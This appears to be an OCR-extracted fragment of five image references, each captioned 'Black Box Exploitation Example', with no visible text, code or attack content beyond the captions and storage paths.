
Black Box Exploitation Example




Black Box Exploitation Example




Black Box Exploitation Example




Black Box Exploitation Example




Black Box Exploitation Example



